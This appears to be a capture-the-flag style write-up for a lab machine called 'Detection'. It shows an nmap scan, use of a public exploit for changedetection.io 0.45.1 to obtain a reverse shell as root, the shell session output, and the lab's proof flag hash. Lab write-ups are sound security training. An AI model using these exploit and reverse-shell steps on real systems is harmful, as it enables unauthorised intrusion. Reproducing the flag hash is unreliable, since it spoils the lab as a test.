Detection - Easy


Host Info - 192.168.117.97 - Linux

▼ Scan

```
> nmap -sCV -A -Pn -O -p- 192.168.117.97 -oN tcpnmap.md

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; p
rotocol 2.0)
| ssh-hostkey:
|   3072 62:36:1a:5c:d3:e3:7b:e1:70:f8:a3:b3:1c:4c:24:38 (RSA)
|   256 ee:25:fc:23:66:05:c0:c1:ec:47:c6:bb:00:c7:4f:53 (ECDSA)
|_  256 83:5c:51:ac:32:e5:3a:21:7c:f6:c2:cd:93:68:58:d8 (ED25519)
5000/tcp open  http    Python http.server 3.5 - 3.10
|_http-title: Change Detection

Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:
linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

> sudo nmap -sU -Pn <IP> --top-ports=100 --reason -oN udpnmap.md
```

Walkthrough

▼ 5000 → CHANGEDETECTION.IO v 0.45.1



Google → link
> searchsploit -m 52027.py

> rlwrap nc -lvnp 9090
> whoami → root

- Proof.txt : 620133072cccd2bafdcbafdaea8aaed5

▼ Exploit + PE

```
(my-venv)jip@jip:~/Offsec/PG/Detection$ python3 52027.py --url http://192.168.232.97:5000 --port 9090 --ip 192.168.45.250
Obtained CSRF token: ImQ1Yjc2ZGYwNTg0ZDY3Yzc4YTM4NTM4YzVmZjM4MGM2OTljODkyNmYi.Z4BWug.DKxbYk_RuMq_sOZMybbpYtJT0xk
Redirect URL: /edit/930a2134-d8fd-4346-b519-d449b17e1dec?unpause_on_save=1
```

```
jip@jip:~/Offsec/PG/Detection$ nc -lvnp 9090
listening on [any] 9090 ...
connect to [192.168.45.250] from (UNKNOWN) [192.168.232.97] 40382
root@detection:/# ls
ls
bin   dev  home  lib32  libx32      media  opt   root  sbin  srv       sys  usr
boot  etc  lib   lib64  lost+found  mnt    proc  run   snap  swap.img  tmp  var
root@detection:/# whoami
whoami
root
root@detection:/# host
host
Usage: host [-aCdilrTvVw] [-c class] [-N ndots] [-t type] [-W time]
            [-R number] [-m flag] [-p port] hostname [server]
       -a is equivalent to -v -t ANY
       -A is like -a but omits RRSIG, NSEC, NSEC3
       -c specifies query class for non-IN data
       -C compares SOA records on authoritative nameservers
       -d is equivalent to -v
       -l lists all hosts in a domain, using AXFR
       -m set memory debugging flag (trace|record|usage)
       -N changes the number of dots allowed before root lookup is done
       -p specifies the port on the server to query
       -r disables recursive processing
       -R specifies number of retries for UDP packets
       -s a SERVFAIL response should stop query
       -t specifies the query type
       -T enables TCP/IP mode
       -U enables UDP mode
       -v enables verbose output
       -V print version number and exit
       -w specifies to wait forever for a reply
       -W specifies how long to wait for a reply
       -4 use IPv4 query transport only
       -6 use IPv6 query transport only
root@detection:/#
```